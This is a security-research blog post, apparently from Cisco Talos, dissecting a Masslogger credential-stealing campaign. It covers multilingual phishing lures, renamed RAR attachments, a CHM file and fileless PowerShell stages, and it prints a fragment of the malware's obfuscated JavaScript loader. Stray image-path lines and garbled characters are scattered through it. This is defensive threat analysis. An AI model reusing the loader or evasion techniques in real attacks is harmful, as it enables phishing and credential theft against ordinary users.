Masslogger campaigns exfiltrates user credentials

blog.talosintelligence.com/2021/02/masslogger-cred-exfil.html

By Vanja Svajcer.

News summary

- As protection techniques develop, attackers are finding it harder to successfully attack their targets and must find creative ways to succeed.
- Cisco Talos recently discovered a campaign utilizing a variant of the Masslogger trojan designed to retrieve and exfiltrate user credentials from multiple sources such as Microsoft Outlook, Google Chrome and instant messengers.
- Apart from the initial email attachment, all the stages of the attacks are fileless and they only occur in volatile memory.
- These threats demonstrate several techniques of the MITRE ATT&CK framework, most notably T1566 — Phishing, T1059.001 and T1059.007 — Command and Scripting Interpreters, T1140 — Deobfuscate/Decode Files or Information, T1497 — Virtualization/Sandbox Evasion, T1555.003 — Credentials from Web Browsers, T1115 — Clipboard Data, T1056.001 — Keylogging and T1048.003 — Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol.

Attackers are constantly reinventing ways to monetize their tools. Cisco Talos recently discovered an interesting campaign affecting Windows systems and targeting users in Turkey, Latvia and Italy, although similar campaigns by the same actor have also been targeting users in Bulgaria, Lithuania, Hungary, Estonia, Romania and Spain in September, October and November 2020.

The actor employs a multi-modular approach that starts with the initial phishing email and carries through to the final payload. The adversaries behind this campaign likely do this to evade detection. But it can also be a weakness, as there are plenty of opportunities for defenders to break the killchain.

What's new?

Although operations of the Masslogger trojan have been previously documented, we found the new campaign notable for using the compiled HTML file format to start the infection chain. This file format is typically used for Windows Help files, but it can also contain active script components, in this case JavaScript, which launches the malware's processes.

How did it work?

The infection starts with an email message containing a legitimate-looking subject line that seems to relate to a business. The email contains a RAR attachment with a slightly unusual filename extension.

The usual filename extension for RAR files is .rar. However, RAR-compressed archives can also be split into multi-volume archives. In this case, the filename creates files with the RAR extension named "r00" and onwards with the .chm file extension. This naming scheme is used by the Masslogger campaign, presumably to bypass any programs that would block the email attachment based on its file extension.

CHM is a compiled HTML file that contains an embedded HTML file with JavaScript code to start the active infection process. Every stage of the infection is obfuscated to avoid detection using simple signatures.

The second stage is a PowerShell script that eventually deobfuscates into a downloader and downloads and loads the main PowerShell loader. The Masslogger loaders seem to be hosted on compromised legitimate hosts with a filename containing one letter and one number concatenated with the filename extension .jpg. For example, "D9.jpg".

The main payload is a variant of the Masslogger trojan designed to retrieve and exfiltrate user credentials from a variety of sources, targeting home and business users. Masslogger can be configured as a keylogger, but in this case, the actor has disabled this functionality.

So what?

While most of the public attention seems to be focused on ransomware attacks, big game hunting and APTs, it is important to keep in mind that crimeware actors are still active and can inflict significant damage to organizations by stealing users' credentials. The credentials themselves have value on the dark web and actors sell them for money or use them in other attacks.

Based on the IOCs we retrieved, we have moderate confidence that this actor has previously used other payloads such as AgentTesla, Formbook and AsyncRAT in campaigns starting as early as April 2020.

Technical case overview

Introduction

Masslogger is a spyware program written in .NET with a focus on stealing user credentials, mostly from the browsers but also from several popular messaging applications and email clients. It was released in April 2020 and sold on underground forums for a moderate price with a few licensing options.

The exfiltration of data takes place over one or more of these channels:


- FTP (plain text over default port 21), the configuration contains user credentials.
- HTTP — Using a PHP-based control panel.
- SMTP — The user has to specify email address, server and credentials to use it.

We won't dig deep into the functionality of the final Masslogger payload, as this was previously well-described by other researchers. Instead, we'll focus on the infection vector and the memory-only delivery chain before the final stage is loaded. In case of commodity spyware such as Masslogger, it is the infection chain and contextual information that distinguish the individual actors behind each campaign.

The infection chain we follow seems to focus on business users, with email being the infection vector. The email contains a RAR attachment with a compiled HTML (.chm) attachment. The rest of the chain is split between JavaScript, PowerShell and .NET.


Email as an infection vector

The latest campaign began in mid-January. Based on the combination of discovered emails and file names, we believe it was targeting organizations in Turkey, Latvia and Italy. We have observed similar campaigns happening in several instances before, starting no later than September 2020. In previous campaigns, the actor was targeting users in Bulgaria, Lithuania, Hungary, Estonia, Romania and Spain.



European countries targeted by the observed Masslogger campaigns from September 2020.

The email is written in the language of the targeted recipient's top-level domain. The first example is an email targeted at users in Turkey with the subject "Domestic customer inquiry" and the body "At the request of our customer, please send your attached best quotes."


70727 // YK90254 // yurtiçi müşteri Sorgulama - Message (Plain Text)
File
Message

From:
To: undisclosed-recipients:
Cc:
Subject: 70727 // YK90254 // yurtiçi müşteri Sorgulama
Sent: Wed 1/13/2021 10:32 AM

Message | Part 2.2.png (58 KB) | Part 2.3.jpeg (3 KB) | 70727_YK90054_Teknik_Çizimler.R09 (4 KB)

Merhaba,

Müşterimizin talebi üzerine,
Lütfen ekli en iyi fiyat tekliflerinizi gönderin.

Saygılarımla,

Metin HELAT | Operasyon | Operation | TEL 0232 478 40 25 EXT 3

0232 388 40 25 EXT 3

ÖNEMLİ BİLGİ NOTU

Not 1 - Karayolları Trafik Yönetmeliği 128. Maddesi uyarınca (Araç Çekici, Dorse Ağırlığı, Yüklenen Mal ve (+/-) % 5 dahil) Maksimum Kantar Ağırlığı 42.000 Kg (42 Ton) olarak belirlenmiştir.


Not 2 - Not 1 Maddesinde bahsi geçen ve bilgisi verilen, yükün aşımından kaynaklanacak her türlü cezai işlemden, yükleyici firma sorumlu tutulacaktır.

Not 3 - Taşıyıcı Sorumluluk Sigorta Teminatımız TL.250.000 (İki Yüz Elli Bin Türk Lirası) olup, bahsedilen sigorta tutarını aşan mal bedeli firmamızın sorumluğunda değildir.

Email campaign example targeting users in Turkey.

Some earlier campaigns were purported to be a request to open and sign a memorandum of understanding. The actor attempted to make emails more credible by adding a link to the legitimate scanning application to the email footer "Shipped with Genius Scan for iOS."

For the campaigns in September, October and November, the adversaries sent emails containing a subject line that translates to "MOU Information" with the text "Please return it signed and stamped. Best regards," in the body.



Correo electrónico: Información del MOU - Message (Plain Text)
File
Message

From:
To:
Cc:
Subject: Correo electrónico: Información del MOU
Sent: Tue 10/13/2020 8:22 AM

Message | doc0258112020092411315.R15 (4 KB)

Por favor devu�lvalo firmado y sellado.


Saludos
Garc�a

-
Enviado con Genius Scan para iOS.
https://dl.tglapp.com/genius-s es

Enviado desde mi iPhone

mari-hernan@hotmail.es

An example of an earlier email targeting users in Spain.



Изпращане по имейл: меморандум за разбирателство - Message (HTML)
File
Message

From:
To: undisclosed-recipients:
Cc:
Subject: Изпращане по имейл: меморандум за разбирателство
Sent: Wed 11/4/2020 10:51 AM

Message | ST_9019815_203043489019815S_04_11_2020_1.R04 (4 KB)

Моля, прочетете го внимателно и го върнете с вашия подпис.

Искрено Ваш
Никос

-
Той се доставя с Genius Scan за iOS.
https://dl.tglapp.com/genius-s може

Изпратено от моя iPhone


marusia_aleksieva@mail.bg

An example of an earlier email targeting users in Bulgaria.

The attachment file name for the latest campaign is chosen according to the email subject, with possible random strings prepended, for example, "70727_YK90054_Teknik_Cizimler." The attachment filename extension is chosen to bypass simple blockers that attempt to block RAR attachments using its default filename extension ".rar". The actor changes the filename extension to RAR multi-volume filename extensions, starting from ".r00". WinRAR and other RAR-capable unarchivers will still open the file without problems.

The attached RAR archive contains a single file with the ".chm" filename extension. CHM stands for "compiled HTML files," and it is one of the default formats for Windows Help files. Compiled HTML files can be easily created using the Windows HTML Help executable program hh.exe. The same program can be used with the command line option "-decompile" to extract the embedded and compressed HTML files.

When the user opens the attachment with the default application, a simple HTML page is displayed, containing the text "Customer service, Please Wait…"




Customer service

Please Wait...

The HTML page displayed when the .CHM attachment is opened.


When the CHM file is decompiled and the HTML file extracted, it contains lightly obfuscated JavaScript code to create an HTML page. The HTML content is escaped and reversed, so it is easy to deobfuscate.



```
document.write(unescape(reverseString(djkdf() + bv4fd() + qqd4sd() + jdfg())));

function djkdf()
{

return
'A0%A0%E3%45%05%94%25%34%35%F2%C3%A0%B3%92%82%B6%36%96%C6%34%E2%47%57%36%47%27%F6%86%37%A0%E3%45%05%94%25%34%35%C3%A0%
34%54%A4%24%F4%F2%C3%A0%A0%A0%E3%22%92%92%D7%92%D5%27%16%86%34%B5%37%14%D2%02%92%83%02%C2%92%02%F5%42%D5%76%E6%96%27%4
2%82%63%13%47%E6%94%F6%45%A3%A3%D5%47%27%56%67%E6%F6%34%B5%02%82%B7%02%47%36%56%A6%26%F4%D2%86%36%16%54%27%F6%64%02%C7
%13%02%C2%53%03%13%02%C2%13%13%13%82%82%02%E6%96%F6%A4%D2%82%02%62%02%C7%72%72%02%E6%96%F6%A6%D2%02%D6%A6%42%B3%D7%92%
C2%F5%42%82%63%13%47%E6%96%F6%47%A3%A3%D5%47%27%56%67%E6%F6%36%B5%82%D5%27%16%86%36%B5%B7%02%86%36%16%54%27%F6%66%02%C
2%52%72%82%47%96%C6%07%35%E2%57%47%42%D3%D6%A6%42%B3%47%87%56%47%42%02%E6%96%F6%A6%D2%D3%57%47%42%B3%92%47%87%56%47%42%
%27%56%67%56%25%A3%A3%D5%97%16%27%27%14%B5%B3%92%82%97%16%27%27%14%27%16%86%34%F6%45%E2%15%17%27%86%46%42%D3%02%47%87%
B3%72%23%43%52%63%33%52%33%03%52%63%43%52%33%43%52%33%83%52%33%44%52%23%73%52%43%03%52%43%03%52%43%53%52%53%83%52';
```

Obfuscated JavaScript code in the decompiled HTML file.

